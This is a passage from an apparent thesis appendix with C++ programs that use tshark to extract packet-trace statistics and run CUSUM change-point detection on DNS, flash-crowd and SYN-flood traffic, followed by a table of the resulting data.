        ofstream outFile;
        string commStr, infile, traceDir, flagarr[ARRAY_SIZE];
        const char * commStrc;
        size_t pos1;
        size_t pos2;
        int fileCount = 0, index = 0, timeStamp = 0;

        cout << "Initialising..." << endl;

        outFile.open("synout.csv");
        outFile << "Time,";
        flagCheck.open("flagCheck.txt");
        do {
                string temp;
                getline(flagCheck,temp);
                flagarr[index] = temp;
```

```
            outFile << flagarr[index] << " packets," <<
                flagarr[index] << " bytes,";
            index++;
    } while (!flagCheck.eof());
    outFile << endl;

    // ok, lets get the list of files to process
    cout << "Enter the directory where the packet trace
        files are: ";
    cin >> infile;
    //commStr = "ls --format=single-column " + infile + "
        > lsout.txt";
    //systemCall(commStr);
    // ok, lets get the list of files to process
    system("ls --format=single-column  /home/tim/temp/
        synflood7/* > lsout.txt"); // change this to
        required directory
    dirList.open("lsout.txt");

    getline(dirList,infile);
    outFile << timeStamp << ",";
    while (!dirList.eof())  {
    fileCount++;
    ifstream inputFile[index];
    string fileLine[index];

    for (int i = 0; i < index-1; i++) {
            string fileext;
            stringstream ss;
            ss << i; fileext = ss.str();
            // filter IP address
            cout << "Filtering file #" << i+1 << "..." <<
                endl;
            commStr = "tshark -R \"" + flagarr[i] + " ==
                1\" -r \"" + infile + "\" -w outfiles/
                flagoutfile" + fileext;
            cout << commStr << endl;
            commStrc = commStr.c_str();
            system(commStrc);
            // run stat analysis on filtered trace
            cout << "Filtering done. Now Analysing file #"
                 << i+1 << "..." << endl;
            commStr = "tshark -r outfiles/flagoutfile" +
                fileext + " -q -z io,stat,1 > outfiles/
                flagprocFile" +fileext;
            commStrc = commStr.c_str();
            cout << commStr << endl;
            system(commStrc);
            inputFile[i].open(("outfiles/flagprocFile" +
                fileext).c_str());
            getline(inputFile[i],fileLine[i]);
             // don't process non-data lines
            cout << "Analysis done. Now priming up file to
                be processed..." << endl;
            do { getline(inputFile[i],fileLine[i]); }
            while (fileLine[i].substr(0,4) != "Time");
            getline(inputFile[i],fileLine[i]);
    }
```

```
        cout << "Now outputting data to CSV file..." << endl;
        bool loopvar = true, lineadded = false;
        int linesProcessed = 0;
        while (loopvar)
        {
                int eofCount = 0, total[2] = {0.0};
                lineadded = false;
                for (int i = 0; i < index-1; i++) {
                        if (inputFile[i].eof()) { eofCount ++;
                            }
                }
                if (eofCount >= index-1 && linesProcessed >=
                   SAMPLES_PER_FILE) { loopvar = false;
                   continue;}

                for (int i = 0; i < index-1; i++) {
                        //now process the metric
                        int metric[2] = {0.0};
                        if (fileLine[i].substr(0,1) == "=") {
                           getline(inputFile[i],fileLine[i]);}
                        pos1 = fileLine[i].find(" ");
                        while(fileLine[i].substr(pos1+1,1) ==
                           " ") { pos1 ++; /*cout << "SPACE"
                           << endl;*/ } // keep going till we
                           find data
                        //cout << "pos1 = [" << pos1 << "]
                           substr = [" << line.substr(pos1
                           +1,1) << "]" << endl; //debug
                           output
                        if (pos1 < fileLine[i].length()) {
                                pos2 = fileLine[i].substr(pos1
                                   +1).find(" ");
                                //cout << "pos2 = " << pos2 <<
                                    endl; debug output
                                metric[0] = atoi(fileLine[i].
                                   substr(pos1,pos2+pos1).
                                   c_str());
                                pos1 = pos1 + pos2 + 1;
                                while(fileLine[i].substr(pos1
                                   +1,1) == " ") { pos1 ++; /*
                                   cout << "SPACE" << endl;*/
                                   } // keep going till we
                                   find data
                                pos2 = fileLine[i].substr(pos1
                                   ).find(" ");
                                metric[1] = atoi(fileLine[i].
                                   substr(pos1,pos2+pos1).
                                   c_str());
                        }
                        total[0] = total[0] + metric[0]; total
                           [1] = total[1] + metric[1];
                        outFile << metric[0] << "," << metric
                           [1] << ",";
                        getline(inputFile[i],fileLine[i]);
                        lineadded = true;
                }
                if (lineadded) {
```

```
                        timeStamp++;
                        outFile << "," << total[0] << "," <<
                            total[1] << endl << timeStamp << ",
                            ";
                        linesProcessed++;
                }

        }
        getline(dirList,infile);
        }
        cout << "Processing Complete.\n";
}

void systemCall(string command) {

                system(command.c_str());
        return;
}

float getMetric(string line) {

        size_t pos1, pos2;
        float metric;
        //cout << "line = [" << line << "]" << endl;
        pos1 = line.find(" ");
        while(line.substr(pos1+1,1) == " ") { pos1 ++; /*cout
            << "SPACE" << endl;*/ } // keep going till we find
            data
        //cout << "pos1 = [" << pos1 << "] substr = [" << line
            .substr(pos1+1,1) << "]" << endl; //debug output
        if (pos1 < line.length()) {
                pos2 = line.substr(pos1+1).find(" ");
                //cout << "pos2 = " << pos2 << endl; debug
                    output
                metric = atoi(line.substr(pos1,pos2+pos1).
                    c_str());
        } else {metric = 0.0; /*empty value*/}

        return metric;
}
```

C.4 The procPhs.cpp Linux C++ Code

The code was used to extract the protocol hierarchy statistics for the change detector.

Listing C.3: Program to extract packet flow by TCP protocol.

```
#include<iostream>
#include<fstream>
#include<string>
#include<stdlib.h>
//#include<assert>

#define ARRAY_SIZE 100

using namespace std;
//using namespace ios;

int main(){

        ifstream dirList;
        ofstream outFile;
        string fileLine, commStr, infile, subline, linetype;
        string proto[ARRAY_SIZE];
        const char * commStrc;
        size_t pos1;
        size_t pos2;
        bool capture = false;
        float metric = 0.0;
        float cusumPrev = 0.0;
        float cusumCur = 0.0;
        float minVal = 0.0;
        int sampleNum = 1;
        int metWeight = 500;
        int totSample = 3541;
        int httpFrames, dnsFrames, typeArrCount = 0, arrPos,
           added, fileCount = 0;

        // ok, lets get the list of files to process
        system("ls --format=single-column  /home/tim/temp/dns2
           /* > lsout.txt"); // change this to required
           directory
        dirList.open("lsout.txt");
        outFile.open("outfiles/phsout.csv");
        getline(dirList,infile);
        while (!dirList.eof())  {
                commStr = "tshark -r " + infile + " -q -z io,
                   phs > procFile ";
                fileCount ++;
                if ((fileCount % 50) == 0 ) { cout << "
                   processed " << fileCount << " files ..." <<
                   endl; }
                commStrc = commStr.c_str();
                system(commStrc);
                //cout << infile << endl;
                // zero out the metrics
                int protoArr[ARRAY_SIZE] = {0};

                ifstream inputFile;
                inputFile.open("procFile");

                // re-init loop vars
```

```
getline(inputFile,fileLine);

while (!inputFile.eof())
{
        //cout << fileLine << endl;
        if ( fileLine.find("frames") <
           fileLine.size() ) {
                pos1 = fileLine.find("␣");
                while (pos1 >= fileLine.size()
                   ) { getline(inputFile,
                   fileLine); pos1 = fileLine.
                   find("␣");}
                // now we need to find what
                   protocol/level we are at
                if (fileLine.substr(0,1) == "␣
                   ") {
                        while(fileLine.substr(
                           pos1,1) == "␣") {
                                if (pos1 >=
                                   fileLine.
                                   size()) {
                                   getline(
                                   inputFile,
                                   fileLine);
                                   pos1 = 0;}
                                else {
                                pos1++; }

                        } // keep going till
                           we find data
                } else { pos1 = 0; }
                subline = fileLine.substr(pos1
                   );
                linetype = fileLine.substr(
                   pos1,subline.find("␣"));
                // capture currently set to
                   TCP only.
                arrPos = ARRAY_SIZE + 1;
                for (int i = 0; i <
                   typeArrCount; i++) {
                        if (linetype == proto[
                           i]) { arrPos = i;
                           break; }
                }
                if (arrPos == ARRAY_SIZE + 1)
                   { arrPos = typeArrCount;
                   typeArrCount++; proto[
                   arrPos] = linetype; }
                capture = true;
                if (linetype == "tcp") {
                   capture = true; }
                if (linetype == "udp" ||
                   linetype == "eth" ||
                   linetype == "ip" ||
                   linetype == "frame") {
                   capture = false; }
```

```
                                        if (true) { capture = true; }
                                           // override for always on
                                           mode
                                        if (capture) {

                                                pos1 = fileLine.find("
                                                   frames:");
                                                if (pos1 != string::
                                                   npos) {
                                                        pos2 =
                                                           fileLine.
                                                           substr(pos1
                                                           +7).find("␣
                                                           ");
                                                        protoArr[
                                                           arrPos] =
                                                           atoi(
                                                           fileLine.
                                                           substr(pos1
                                                           +7,pos2).
                                                           c_str());
                                                } else { protoArr[
                                                   arrPos] = 0; }
                                        }
                                }
                                getline(inputFile,fileLine);
                        }
                        getline(dirList,infile);
                        for (int i = 0; i < typeArrCount; i++) {
                                outFile << protoArr[i] << ",";
                        }
                        outFile << endl;
                        added = typeArrCount;
                }
                outFile.close();
                outFile.open("header.txt");
                for (int i = 0; i < typeArrCount; i++) {
                                outFile << proto[i] << ",";
                        }
                outFile << endl;
                outFile.close();
                system("cat␣header.txt␣>␣phsFile.csv");
                system("cat␣outfiles/phsout.csv␣>>␣phsFile.csv");

                cout << "Program␣Complete.\n";
}
```

C.5 The IPdis.cpp Linux C++ Code

This code was used perform the IP address analysis of the packet trace data

Listing C.4: Program to extract packet flow by IP address.

```
/*
Author:                                 Tim Jordan 2010
Input:                                  One Packet trace file (
    libpcapp compatible).
Output:                                 CSV file containing a
    breakdown of packets transmitted by list of IP addresses of
     a time period.
Description of Operation:               Takes a packet trace, and
    splits up the packets received by IP address.
Notes:                                  Runs on Linux system, requires
     wireshark and related command line tools to be installed.
    Could be made win32 compliant with
                                        some modifications.

*/
#include<iostream>
#include<fstream>
#include<sstream>
#include<string>
#include<stdlib.h>

#define ARRAY_SIZE 100

using namespace std;

void systemCall(string command);
float getMetric(string line);

int main(){

        // some program intro stuff
        cout << "Program to process Packet traces to extract
            packet/sec & bytes/sec data. " << endl;
        cout << "Written by Tim Jordan 2010. " << endl;
        cout << "Outputs results to excel friendly csv file."
            << endl;

        // var declarations
        ifstream dirList, IPcheck;
        ofstream outFile;
        string commStr, infile, traceDir, iparr[ARRAY_SIZE];
        const char * commStrc;
        size_t pos1;
        size_t pos2;
        bool loopvar = true;
        float metric = 0.0, fratio = 1.0, minVal = 0.0;
        int sampleNum = 1;
        int metWeight = 2;
        int totSample = 3541;
        int windowSize = 100, upto = 0, index = 0, fileCount =
            0;;

        int httpFrames, dnsFrames, timeStamp = 0.0;

        // ok, retrieve the list IPs to analyse from text file
        outFile.open("ipdisout.csv");
```

```
outFile << "Time,";
IPcheck.open("IPcheck.txt");
do {
        string temp;
        getline(IPcheck,temp);
        iparr[index] = temp;
        outFile << iparr[index] << " packets," <<
           iparr[index] << " bytes,";
        index++;
} while (!IPcheck.eof());
outFile << endl;
//
   ------------------------------------------------------------------

//cout << "Enter the directory where the packet trace
   files are: ";
//cin >> infile;
//
   ------------------------------------------------------------------

// split the files up into the filter files
system("ls --format=single-column  /home/tim/temp/
   fc5big* > lsout.txt");
dirList.open("lsout.txt");
getline(dirList,infile);
outFile << timeStamp << ",";
while (!dirList.eof())  {
fileCount++;
ifstream inputFile[index];
string fileLine[index];
float movMean[index], cusumPPrev[index], cusumNPrev[
   index], samples[index][windowSize]; // 'ring' array
    to hold vars to calc moving mean;

for (int i = 0; i < index-1; i++) {
        string fileext;
        stringstream ss;
        ss << i; fileext = ss.str();
        // filter IP address
        cout << "Filtering file #" << i+1 << "..." <<
           endl;
        commStr = "tshark -R \"ip.addr == " + iparr[i]
            + "\" -r \"" + infile + "\" -w ipoutfile"
           + fileext;
        cout << commStr << endl;
        commStrc = commStr.c_str();
        system(commStrc);
        // run stat analysis on filtered trace
        cout << "Filtering done. Now Analysing file #"
            << i+1 << "..." << endl;
        commStr = "tshark -r ipoutfile" + fileext + "
           -q -z io,stat,60 > procFile" +fileext;
        commStrc = commStr.c_str();
        cout << commStr << endl;
        system(commStrc);
        inputFile[i].open(("procFile" + fileext).c_str
           ());
        getline(inputFile[i],fileLine[i]);
         // don't process non-data lines
```

```
            cout << "Analysis done. Now priming up file to
                be processed..." << endl;
            do { getline(inputFile[i],fileLine[i]); }
            while (fileLine[i].substr(0,4) != "Time");
            getline(inputFile[i],fileLine[i]);
}
//
```

```
cout << "Now outputting data to CSV file..." << endl;
bool loopvar = true, lineadded = false;
while (loopvar)
{
        int eofCount = 0, total[2] = {0.0};
        lineadded = false;
        for (int i = 0; i < index-1; i++) {
                if (inputFile[i].eof()) { eofCount ++;
                    }
        }
        if (eofCount >= index-1) { loopvar = false;
            continue;}

        for (int i = 0; i < index-1; i++) {
                //now process the metric
                int metric[2] = {0.0};
                if (fileLine[i].substr(0,1) == "=") {
                    getline(inputFile[i],fileLine[i]);
                    continue;}
                pos1 = fileLine[i].find(" ");
                while(fileLine[i].substr(pos1+1,1) ==
                    " ") { pos1 ++; /*cout << "SPACE"
                    << endl;*/ } // keep going till we
                    find data
                //cout << "pos1 = [" << pos1 << "]
                    substr = [" << line.substr(pos1
                    +1,1) << "]" << endl; //debug
                    output
                if (pos1 < fileLine[i].length()) {
                        pos2 = fileLine[i].substr(pos1
                            +1).find(" ");
                        //cout << "pos2 = " << pos2 <<
                            endl; debug output
                        metric[0] = atoi(fileLine[i].
                            substr(pos1,pos2+pos1).
                            c_str());
                        pos1 = pos1 + pos2 + 1;
                        while(fileLine[i].substr(pos1
                            +1,1) == " ") { pos1 ++; /*
                            cout << "SPACE" << endl;*/
                            } // keep going till we
                            find data
                        pos2 = fileLine[i].substr(pos1
                            ).find(" ");
                        metric[1] = atoi(fileLine[i].
                            substr(pos1,pos2+pos1).
                            c_str());
                }
```

```
                        //samples[i][upto] = metric;
                        //cout << "debug 2" << endl;
                        // calculate simple moving mean
                        /* don't de this bit, just output the
                           values to a CSV file.
                        float aggregate = 0.0; //reset total

                        for (int j = 0; (j <= windowSize-1 &&
                           j < sampleNum-1); j++) {
                                aggregate = aggregate +
                                   samples[i][j];
                        //cout << "debug 3 j = " << j << endl;
                        }
                        if (windowSize < sampleNum) {
                                movMean[i] = (aggregate /
                                   windowSize);
                        } else {
                                movMean[i] = (aggregate /
                                   sampleNum);
                        }
                        upto++;
                        if (upto >= windowSize) { upto = 0; }
                           // reset ring array index if
                           required.
                        float cusumPos = max(minVal,cusumPPrev
                           [i] + (metric - metWeight*movMean[i
                           ])); // detect rise in mean
                        float cusumNeg = max(minVal,cusumNPrev
                           [i] - (metric - ((1/metWeight)*
                           movMean[i]))); // detect drop in
                           mean
                        cout << "Value: " << metric << " Mean
                           = " << movMean[i] <<", S(" <<
                           sampleNum << ")+ = " << cusumPos <<
                            ", S(" << sampleNum << ")- = " <<
                           cusumNeg << endl;
                        outFile << "," << metric << "," <<
                           fratio << "," << movMean[i] << endl
                           ;
                        cusumPPrev[i] = cusumPos;
                        cusumNPrev[i] = cusumNeg;
                        */
                        total[0] = total[0] + metric[0]; total
                           [1] = total[1] + metric[1];
                        outFile << metric[0] << "," << metric
                           [1] << ",";
                        getline(inputFile[i],fileLine[i]);
                        lineadded = true;
                }
                if (lineadded) {
                        sampleNum++;
                        timeStamp++;
                        outFile << "," << total[0] << "," <<
                           total[1] << endl << timeStamp << ",
                           ";
                }
        }
```

```
        getline(dirList,infile);
        cout << "Processing Complete.\n";
        }
}

void systemCall(string command) {

                system(command.c_str());
        return;
}

float getMetric(string line) {

        size_t pos1, pos2;
        float metric;
        //cout << "line = [" << line << "]" << endl;
        pos1 = line.find(" ");
        while(line.substr(pos1+1,1) == " ") { pos1 ++; /*cout
           << "SPACE" << endl;*/ } // keep going till we find
            data
        //cout << "pos1 = [" << pos1 << "] substr = [" << line
            .substr(pos1+1,1) << "]" << endl; //debug output
        if (pos1 < line.length()) {
                pos2 = line.substr(pos1+1).find(" ");
                //cout << "pos2 = " << pos2 << endl; debug
                    output
                metric = atoi(line.substr(pos1,pos2+pos1).
                    c_str());
        } else {metric = 0.0; /*empty value*/}

        return metric;
}

float calcMean(int window, int sample) {
        return 0.0;
}
```

C.6 The cdetect.cpp Linux C++ Code

This code formed the program used for the Change Point Detector discussed throughout the paper.

Listing C.5: Program to perform change detection analysis

```
/*
cdetect.cpp

Written by Tim Jordan 2010.

This program reads in a CSV file and performs statistcal
    analysis on the data in the file.
The program is deisgned to detect changes in state within the
    input data.

*/
#include<iostream>
#include<fstream>
#include<sstream>
#include<string>
#include<stdlib.h>
#include<cmath>

using namespace std;

#define ARRAY_SIZE 100
#define WINDOW_SIZE 100
#define MAX_STATES 100
#define STD_DEV_WINDOW 400
#define OUTPUT_VARS 7

// Function Definitions ---------------------------------
double stdDev(double arr[], double mean); // calculates
    standard deviation of data set.
double getMean(double arr[], int arrSize); // calculates the
    mean of a data set.
// ------------------------------------------------------

// Main Function ----------------------------------------
int main() {

        // Variable Declarations ------------------------
        ifstream dirList, inputFile;
        ofstream outFile[OUTPUT_VARS];
        stringstream oss;
        string fileLine, commStr, infile, traceDir, testStr;
        const char * commStrc;
        size_t pos1, pos2;
        bool colCounted = false;
        int sampleNum = 1, colCount = 1, upto = 0; //mode = 0
            static, 1 = semi-transistion 2 = full-transistion
        double metric = 0.0, aggregate = 0.0, cusumPos = 0.0,
            cusumNeg = 0.0, movMean = 0.0, testVar, dmean =
            0.0, minVal = 0.0, dmet = 0.0;
        double metWeight = 2, samples[ARRAY_SIZE][WINDOW_SIZE
            ], stddev = 0.0; // 'ring' array to hold vars to
            calc moving mean
        double dmeanArr[ARRAY_SIZE][WINDOW_SIZE], mdmean =
            0.0, dmeansd;
```

```
// Initialisation ---------------------------------------
// ok, lets get the list of files to process
cout << "Enter the name of the CSV you want to process
    : ";
cin >> infile;

inputFile.open(infile.c_str());
for (int i = 0; i < OUTPUT_VARS; i++) {
        string filename;
        stringstream tempss; tempss << i;
        filename = "outfiles/cdetect" + tempss.str() +
            ".csv";
        outFile[i].open(filename.c_str());
}
// processing col headings line
do {
        getline(inputFile,fileLine); pos1 = fileLine.
            find(",");
        stringstream oss2;
        testVar = atof(fileLine.substr(0,pos1).c_str()
            ); oss2 << testVar; testStr = oss2.str();
        //cout << "testVar = [" << testVar << "],
            testStr = [" << testStr << "]" << endl;
        if (fileLine.substr(0,pos1) == testStr) {
            break; }
        if (!colCounted) { for(int i = 0; i < fileLine
            .length(); i++)   {
            if(fileLine[i] == ','){ colCount++; }
        } colCounted = true; }
        outFile[0] << fileLine << endl; // put all the
            heading lines straight into the output
        outFile[1] << fileLine << endl; // put all the
            heading lines straight into the output
        outFile[2] << fileLine << endl; // put all the
            heading lines straight into the output
        outFile[3] << fileLine << endl; // put all the
            heading lines straight into the output
        outFile[4] << fileLine << endl; // put all the
            heading lines straight into the output
        outFile[5] << fileLine << endl; // put all the
            heading lines straight into the output
        outFile[6] << fileLine << endl; // put all the
            heading lines straight into the output
} while (fileLine.substr(0,pos1) != testStr);

// declare the variables related to each column of
    data being processed.
float cusumPPrev[colCount], cusumNPrev[colCount],
    movMeanPrev[colCount], prevMet[colCount];
double stateArr[colCount][MAX_STATES][2];
int modeArr[colCount][15], tranc[colCount], mode[
    colCount], prevMode[colCount], statec[colCount],
    staticc[colCount], currState[colCount];
bool newState[colCount];

//basically we just want to grab each column of the
    csv file and put it through the filter
```

```
bool firstpass = true;

// Main Processing Loop
-------------------------------------------------

while (!inputFile.eof()) {
stringstream outLine[10];
pos1 = 0;
for (int i = 0; i < colCount; i++) {
        double mean = 0.0, dmean = 0.0;

        pos2 = fileLine.find(",");

        metric = atof(fileLine.substr(pos1,pos2).c_str
            ());
        samples[i][upto] = metric;
        movMean = getMean(samples[i], sampleNum); //
            mean of samples
        stddev = stdDev(samples[i], movMean);

        if (firstpass) {
                cusumPos = 0;
                cusumNeg = 0;
                cusumPPrev[i] = 0;
                cusumNPrev[i] = 0;
                prevMet[i] = 0;

                movMeanPrev[i] = 0;
                dmean = 0;
                dmeanArr[i][upto] = dmean; // save dx
                    for later
                mdmean = 0; // average dx
                dmeansd = stdDev(dmeanArr[i],mdmean);

                dmet = 0;
                newState[i] = true;
                statec[i] = 0;
                currState[i] = 0;

        } else {
                dmean = movMean - movMeanPrev[i]; //
                    rate of change of mean
                dmeanArr[i][upto] = dmean; // save dx
                    for mean calc
                mdmean = getMean(dmeanArr[i],
                    sampleNum); // average dx
                dmeansd = stdDev(dmeanArr[i],mdmean);
                // Change Point Detector
                ---------------------------------------
                if (mdmean < 0) { cusumPos = 0;
                    cusumNeg = max(minVal,cusumNPrev[i]
                     + (abs(dmean) - abs(metWeight*
                    mdmean)));}
                else {cusumPos = max(minVal,cusumPPrev
                    [i] + (dmean - metWeight*mdmean));
                    cusumNeg = 0;} // detect rise in
                    mean

                // if any of the CUSUMs are positive a
                    possible state transition is in
                    progress.
```

```
                        if ((cusumPos > 0 || cusumNeg > 0) &&
                            sampleNum > 15) {
                                mode[i] = 1; tranc[i]++;
                                if (prevMode[i] == 0) {
                                        //state has changed
                                            save current mean
                                            and stddev
                                        if (i==1) {cout << "
                                            Mode changed from 0
                                            to 1 at sample #"
                                            << sampleNum << "
                                            newState[i] = " <<
                                            newState[i] << "...
                                            " << endl;} //
                                            debug code
                                        if (newState[i]) {
                                                cout << "hello
                                                    , i = " <<
                                                    i << endl;
                                                    //debug
                                                stateArr[i][
                                                    statec[i
                                                    ]][0] =
                                                    movMean;
                                                stateArr[i][
                                                    statec[i
                                                    ]][1] =
                                                    stddev;
                                                statec[i]++;
                                                staticc[i] =
                                                    0;
                                        } else {
                                                stateArr[i][
                                                    currState[i
                                                    ]][0] =
                                                    movMean;
                                                stateArr[i][
                                                    currState[i
                                                    ]][1] =
                                                    stddev;
                                                staticc[i] =
                                                    0;
                                        }
                                }
                        }
        else {
                mode[i] = 0;
                if (prevMode[i] == 1) {
                        if (i==1) {cout << "Mode changed from
                            1 to 0 at sample #" << sampleNum <<
                             "..." << endl;} // debug code
                        staticc[i] = 0;
                }
                if (prevMode[i] == 0) {
                        // we want to see how long we have
                            been in 'static' mode,
                        // if the system is static for a
                            period of time, then compare mean
```

```
                                                    //
                    with the other static mode means.
                if (i==1) {cout << "Mode has been
                    static for " << staticc[i] << "
                    samples..." << endl;} // debug code
                // New State Detector
                ------------------------------------------------------------

                // we only want to check for state
                    change if system is stable
                if (staticc[i] >= 30) {
                        // ok, stable system, compare
                            current mean.
                        bool foundMatch = false;
                        for (int k = 0; k < statec[i
                            ]-1; k++) {
                                if (i == 1) {
                                        cout << "
                                            movMean = "
                                            << movMean
                                            << ", "
                                            oldmean = "
                                            <<
                                            stateArr[i
                                            ][k][0] <<
                                            ", oldstd =
                                            " <<
                                            stateArr[i
                                            ][k][1] <<
                                            endl; //
                                            debug code
                                }
                        if ((movMean <= (stateArr[i][k
                            ][0] + stateArr[i][k][1]))
                            &&
                        (movMean >= (stateArr[i][k][0]
                            - stateArr[i][k][1]))) {
                                // State has not
                                    changed ----------
                                currState[i] = k;
                                newState[i] = false;
                                foundMatch = true;
                                break;
                                }

                        }
                // If no state matches are found, then
                     the system is in a new state.
                if (!foundMatch) { newState[i] = true;
                    }
                }
                //
                ------------------------------------------------------------

                staticc[i]++;
                }
        }
dmet = metric - prevMet[i];
cusumPPrev[i] = cusumPos;
```

```
        cusumNPrev[i] = cusumNeg;
        prevMet[i] = metric;
        movMeanPrev[i] = movMean;
        prevMode[i] = mode[i];
                }
                outLine[0] << movMean << ",";  outLine[1] <<
                    cusumPos << ",";  outLine[2] << cusumNeg <<
                    ",";  outLine[3] << dmean << ",";
                outLine[4] << mdmean << ",";  outLine[5] <<
                    stddev << ",";  outLine[6] << mode[i] << ","
                    ;
                fileLine = fileLine.substr(pos2+1);
        }
        firstpass = false;
        getline(inputFile, fileLine);
        for (int i = 0; i < OUTPUT_VARS; i++) { outFile[i] <<
            outLine[i].str() << endl; }
        upto++;
        if (upto >= WINDOW_SIZE) { upto = 0; } // reset ring
            array index if required.
        sampleNum ++;
        }

        // Output state information collected during analysis
        ------------
        for (int j = 0; j < colCount; j++) {
                cout << "Total States = " << statec[j] << endl
                    ;
                for (int i = 0; i < statec[j]; i++) {
                        cout << "#" << i+1 << ": mean = " <<
                            stateArr[j][i][0] << " stddev = "
                            << stateArr[j][i][1] << endl;
                }
        }
        cout << "Processing complete." << endl;
        return 0;
        // All Done!
        ------------------------------------------------------

}
// Function Definitions ---------------------------------------
double stdDev(double arr[], double mean) {

        double variance = 0.0;
        for (int i = 0; i < WINDOW_SIZE; i++) {
                variance = variance + pow(arr[i] - mean,2);
        }
        variance = variance / (WINDOW_SIZE - 1);
        return sqrt(variance);

}
double getMean(double arr[], int arrSize) {

        double aggregate = 0.0; //reset total
        for (int j = 0; (j <= WINDOW_SIZE-1 && j < arrSize-1);
            j++) {
                aggregate  = aggregate + arr[j];
                //cout << "debug 3 j = " << j << endl;
        }
```

```
        if (WINDOW_SIZE < arrSize) { return (aggregate /
           WINDOW_SIZE); } else { return (aggregate / arrSize)
           ; }

}
//   ____________________________________________________________
```

Appendix D

Signal Processing Data Table

The following table contains all the data used in the change detection program, which produced the results shown in Chapter 7. An electronic copy of this data or the full packet traces are available upon request.

Sample	DNS Data			Flash Crowd 2 Data			Flash Crowd 1 Data			SYN Flood Data		
	frame	dns	http	tcp	http	ftp	192.169.56.101 packets	192.169.56.102 packets	192.169.56.103 packets	tcp.flags.syn packets	tcp.flags.ack packets	tcp.flags.fin packets
0	0	0	0	0	0	0	0	0	0	0	0	0
1	20	10.5	5	603.5	61	116	179	127	393	2	9	6
2	56.6667	39.3333	6	1007.67	82.6667	251.333	204.667	188.333	523.667	1.33333	6	4
3	79.5	57.75	7	1127.75	97	268.25	245.75	205	545.5	4	21.25	3
4	85.8	62.4	7.6	1237.4	104	301.6	279	214.4	582.4	3.2	17	2.4
5	79	56.1667	7.83333	2758.33	108.667	1147.17	332.2	290	692.6	2.66667	14.1667	2
6	75.7143	52.1429	8.14286	2580	110.857	1037.14	364.6	290.8	669	2.28571	12.1429	1.71429
7	71.375	48	8	8214.38	114	3735	363.4	265.4	680.8	2	10.625	1.5
8	75.7778	51.7778	8.22222	8903.89	117.333	4097.67	370.8	253	657.2	3.11111	15.4444	1.33333
9	216.7	66.1	13.5	8183	119.2	3731.4	395	240.6	645.6	3	14.8	1.2
10	312.3	115.2	14.2	8382.3	133.8	3786.5	379.6	228.8	645.6	3	14.8	1.2
11	329.3	131.5	14.4	8341.5	133.8	3766.2	374.4	204	669.4	3	14.8	1.2
12	345.7	146.7	14.3	8372.1	134.4	3780.7	352.8	229.2	669.2	3	14.7	1.2
13	356.2	156.5	14.3	8384.5	137	3780.7	335.6	217.6	692.4	3	14.7	1.2
14	378.5	176.5	14.4	7514.2	139	3280.9	321.2	217.4	703.8	3	14.7	3.2
15	399.7	196.4	14.3	7522.6	139.6	3283.8	325.8	229.2	715	3	14.7	3.2
16	422.8	217.5	14.6	2934.9	139	1071.1	329.8	229.2	714.8	5	42.8	3.2
17	430.4	225.2	14.6	1666.5	137.8	417.6	329.4	229.4	739.6	5	42.8	3.2
18	303.7	224.7	9.1	1669.1	137.2	420.5	329.6	228.6	716	5	42.8	3.2
19	266.7	219.2	8.4	1634.5	134.4	411.8	339	241.2	717	5	42.8	2
20	248.2	211.6	9	1636.8	135	411.8	358	203.8	717.6	4.6	41	3.2
21	245.4	208.6	9	1678.8	137.4	426.3	331.6	228.6	683	4.6	41	4.2
22	239.5	203.5	9	1659.9	137	417.6	363.8	239.8	646.4	3.4	34.5	4.2
23	240.9	205.8	8	1648.4	134.6	417.6	354	252.6	658.6	4.6	41.1	4.2
24	232.3	198.3	7.9	1646.3	133	420.5	366.2	252	680.8	5.6	46.6	2.2
25	224.2	191	8	1632.1	132.4	414.7	333.4	265	657.8	5.6	46.6	2.2
26	215	183.4	7.3	1618	134.2	403.1	328.4	227.6	681	3.6	18.5	2.2
27	216.4	184	7.3	1620.2	134.8	403.1	329.6	191.6	705	3.4	17.5	2.2
28	220.9	186.5	7.7	1623	136.4	400.2	338.2	204.4	727.2	3.2	16.6	2.2
29	226.6	190.2	8.1	1648.9	137.8	408.9	308.6	193	705	3.2	16.6	2.2
30	300.7	193.7	10.2	1671.5	138.4	417.6	413.6	180	727.2	3.2	16.6	2.4
31	334.6	191.2	10.7	1649.4	136.4	411.8	656	191.8	727	3.2	16.6	1.4
32	378.8	195.8	11.3	1796.9	134.4	490.1	625.4	216	702.8	4.6	24.2	1.4
33	422.3	198.8	12.8	1931.2	134.4	556.8	676	215.6	691.8	3.4	17.6	1.4
34	465.9	203.2	13.4	1938.1	133.6	562.6	796.6	227.2	679.6	2.4	12.1	1.4
35	504.3	202.9	13.9	2200.4	133.4	693.1	740.8	240.2	680.8	2.4	12.1	1.4
36	552.1	204.8	15.4	2318	133.2	751.1	617	253.6	657.6	2.4	12.1	1.4
37	549.3	200.8	15.4	2516.4	132.8	849.7	820.6	266.6	669.8	2.4	12.2	1.4
38	541.4	193.1	15.4	2724.7	131.2	957	1067.2	253.6	681.2	2.4	12.2	1.4
39	544.9	192.4	15.4	2805.3	131	997.6	1150.2	253.2	681.4	2.4	12.2	1.8
40	483.8	195.9	13.3	3083	130.6	1136.8	1392.8	253.4	668.8	2.4	12.2	1.6
41	454.3	197.9	12.8	3410.5	131.6	1296.3	1398.8	265.6	669	2.4	12.2	1.6
42	407.6	186.1	12.3	3410.5	133	1293.4	1275.6	240.8	657	2.6	13.4	1.6
43	364	177.2	11.4	3535.2	134.4	1351.4	1105.6	230.2	645.8	2.6	13.4	1.6
44	368.9	173.7	11.6	3826	133.4	1499.3	1245.2	193.6	668.8	2.6	13.4	1.6
45	338.9	176	11.1	3989.1	134.4	1577.6	1415.4	218	669.2	2.6	13.4	1.6
46	300.5	176.4	10.3	4122	133.2	1647.2	1611.4	218.6	681.2	2.6	13.4	2.8
47	313.1	183.8	10.3	4217.7	132.8	1696.5	1767	217.8	693.4	2	10.7	2.8
48	326.1	191.8	10.2	4257.8	132.8	1716.8	1768.8	229.2	681.2	3.2	27.5	2.8
49	322.8	188.2	10.1	4454	139.2	1798	1492.4	266.2	669.8	3.2	27.5	3.8
50	311.2	177.1	9.8	4567.7	144.2	1841.5	1128.2	229.6	693.6	3.2	27.5	2.6
51	312.5	177.7	9.4	4587	147.8	1842.6	1180.8	204.8	712.6	3.2	27.5	3.8
52	323.5	187.4	9.3	4744.1	146.4	1923.8	1020.4	217.8	712.4	3	26.3	4.2
53	331.7	194.5	9.7	4667.8	145.6	1889	963.4	242.2	735.8	3	26.3	4.2
54	295.9	199.4	9	4637.5	149.2	1862.9	1015.6	230.2	735.2	4.6	35.1	4.2
